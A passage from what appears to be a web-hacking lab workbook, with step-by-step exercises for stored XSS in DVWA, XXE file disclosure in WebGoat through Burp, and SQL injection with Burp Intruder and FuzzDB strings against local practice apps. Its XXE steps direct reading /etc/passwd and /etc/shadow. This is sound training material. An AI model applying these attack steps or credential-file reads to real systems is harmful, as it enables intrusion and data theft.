1. Go to the DVWA in your browser and make sure that the **DVWA Security** is set to **low**.
2. Navigate to the **XSS (Stored)** tab. There you can access a guestbook. Notice how the page echoes the user input in the guestbook.



3. Test for XSS, as shown below:



4. You should get a popup message, as shown below:

5. Notice how the message will reappear after you navigate outside of that page and come back to the same guest book. That is the main difference between a stored (persistent) XSS and a reflected XSS.

Note: These XSS exercises should not take you more than 2 minutes each. If you are done early, familiarize yourself with other ways on how to perform XSS testing at: http://h4cker.org/go/xss

---


Exercise 6: Exploiting XXE Vulnerabilities

An XML External Entity attack is a type of attack against an application that parses XML input.


- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts. Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier.
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services.
- In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account.
- Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are

not released.

1. Access WebGoat using your browser (http://127.0.0.1:6661/WebGoat).
2. Register a new user (username: *testuser* and password: *testing*).
3. Navigate to **Injection Flaws > XXE**.
4. Feel free to read the explanation of XXE (which I copied and pasted above) from WebGoat.
5. Then navigate to the WebGoat **Step 3**, as shown in the following figure.




6. Launch Burp and make sure that **Intercept is on**. Make sure that your browser proxy settings are set correctly.




7. Go back to **WebGoat** and enter a comment in the web form (any text) and click **Submit**.

8. Go back to **Burp** and you will see the **HTTP POST message** shown below:

9. Let's modify that message and type our own XML "code".



10. **Forward** the **POST** to the web server. This should cause the application to show a list of files after the comment “OMAR_WAS_HERE”, as shown below (of course, use whatever text you want in your own example):



11. Now, in your own, try to list the contents of the `/etc/passwd` file using a similar approach.

12. Try to access the contents of the `/etc/shadow` file. Were you successful? If not, why?

Hacking Databases


Exercise 7: SQL Injection using SQLmap

Tip: You can obtain more information about the procedures described in this section at: https://h4cker.org/go/webapp_exploits and at the Web Apps video course at: https://h4cker.org/webapps


Utilizing the results of previous reconnaissance efforts, you have discovered that your target has a public facing web site. Now you need to find a way to gain access to the backend database on the server. Of course, there are a number of tools available that can be used. A very simple way to look for flaws in web applications is to look at the actual http requests and responses. To do this we will use the Burp suite interception proxy. This lab starts out with a basic walkthrough of Burp Suite, helping us to find an SQL Injection vulnerability in our target. We

finish up by utilizing SQLmap to pillage the back-end database. Have fun and please ask questions if you get stuck.


1. We will start by configuring the browser in Kali to send our web traffic through Burp Suite. If this is already done you can move on to the next step. The manual way to do this is in the browser preferences seen below.



However, we have also installed a handy *proxy switcher add-on*. You can see it in the right side of the toolbar. **Clicking** the icon shown below turns on the proxy. You will see the icon turn **red**. The drop down arrow allows you to manage multiple proxies.




2. Let's first start Burp Suite by opening a terminal window and typing `burpsuite` at the command line.




3. You will see the **Burp** splash screen.

4. Next, open the web browser and navigate to the target website. In the URL bar, access the target

site **http://127.0.0.1** Once there, click around the site and submit any forms you find..




6. Go to Burp Suite and find your requests in the **Proxy->Intercept** tab.




8. The request should start with something like `GET / HTTP/1.1` with several headers. You can modify any of these if you want, and then click Forward, this will forward your

request to the server. The response will be sent to your browser. Alternate between Firefox and Burp Suite, forwarding requests and watching them come up in Firefox.

9. In the **Proxy->Intercept** tab toggle **intercept** so the button reads **Intercept is off**. This will forward all pending and future requests to Firefox



10. Notice the **Proxy->HTTP** history tab has the history of all your requests. Click on one of these, and examine the request and the response. Find the various formats, such as raw, hex, html, and rendered under the **Request** and **Response** tabs.




Ok, our target is hackazon.net, which is running on http://127.0.0.1.

The first thing we need to do is to determine where there might be possible sql injection. Like we mentioned previously, this is usually found in input fields. We can try to identify these flaws manually or we can use an automated scanner to identify possible sql injection. In this case we are going to utilize burp intruder to send SQL injection strings.

11. Let's start by going back to the HTTP history tab to look for a possible place to inject. Find the request with the URL "**`product/view?id=`**".

12. **Right click** and select "**Send to Intruder**"




13. Move over to the "**Intruder**" tab and select the "**Positions**" tab.

14. The screen shown below is displayed. Click the **Clear** button on the right side of the screen.

15. Then inside the request, highlight the number after **"id="** and click the **Add** button. This selects the exact field that we want to inject into.


16. Click on the **Payloads** tab and navigate to the "**Payload type**" pull down menu.

17. Select "**Runtime file**" from the pull down menu.




18. Click the "Select file" button, as demonstrated in the following figure. Select the file "***~/Downloads/MySQL.txt***"

    Note: Fuzzdb is a large dictionary list of attack patterns, wordlists, etc. Selecting this file loads a list of SQL injection strings into **Burpsuite** for the **Intruder** tool to send to the selected field.



17. You are now ready to launch the attack by clicking the “Start attack” button on the top right. This will open another window showing the progress of the attack.

